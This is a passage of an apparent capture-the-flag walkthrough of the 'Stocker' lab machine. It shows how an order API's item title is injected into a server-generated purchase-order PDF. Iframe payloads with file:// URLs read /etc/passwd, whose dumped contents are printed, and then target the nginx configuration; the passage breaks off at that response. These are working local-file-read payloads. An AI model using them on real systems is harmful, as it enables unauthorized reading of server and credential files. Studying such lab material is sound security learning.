
Item	Price (£)	Quantity
Cup	£32.00	1
Total	**32.00**	

Got a post request to */stock*.




```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 162
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh11nP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B73Q
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"Cup",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

I try changing JSON, item header changes.



```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 162
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh11nP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B73Q
Connection: close

{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Hello World","description":"It's a red cup.","image":"red-cup.jpg","price":32,"
```



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

1/25/2023

Thanks for shopping with us!


Your order summary:

Item	Price (£)	Quantity
Hello World	**32.00**	**1**
Total	**32.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

I try reading local file.



```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src='file:///etc/passwd'> </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

1/25/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity


`root:x:0:0:root:/root:/bin/bash`
`daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`
`bin:x:2:2:bin:/bin:/usr/sbin/nologin`
`sys:x:3:3:sys:/dev:/usr/sbin/nologin`
`sync:x:4:65534:sync:/bin:/bin/sync`
`games:x:5:60:games:/usr/games:/usr/sbin/nologin`
`man:x:6:12:man:/var/cache/man:/usr/s`
	32.00	**1**

Total	**32.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

I try adding width and height to see full file content.



```

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///etc/passwd height=1000px width=1000px </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jan 2023 17:01:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-/U9CrzjYCMFNZnY6OM800IygwzU"

{
  "success":true,
  "orderId":"63d16068b9e9cdfc80908782"
}
```

1/25/2023


Thanks for shopping with us!

Your order summary:

Item


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

I check Nginx.



```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///etc/nginx/nginx.conf height=4000px width=800px </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jan 2023 17:08:53 GMT
Content-Type: application/json; charset=utf-8
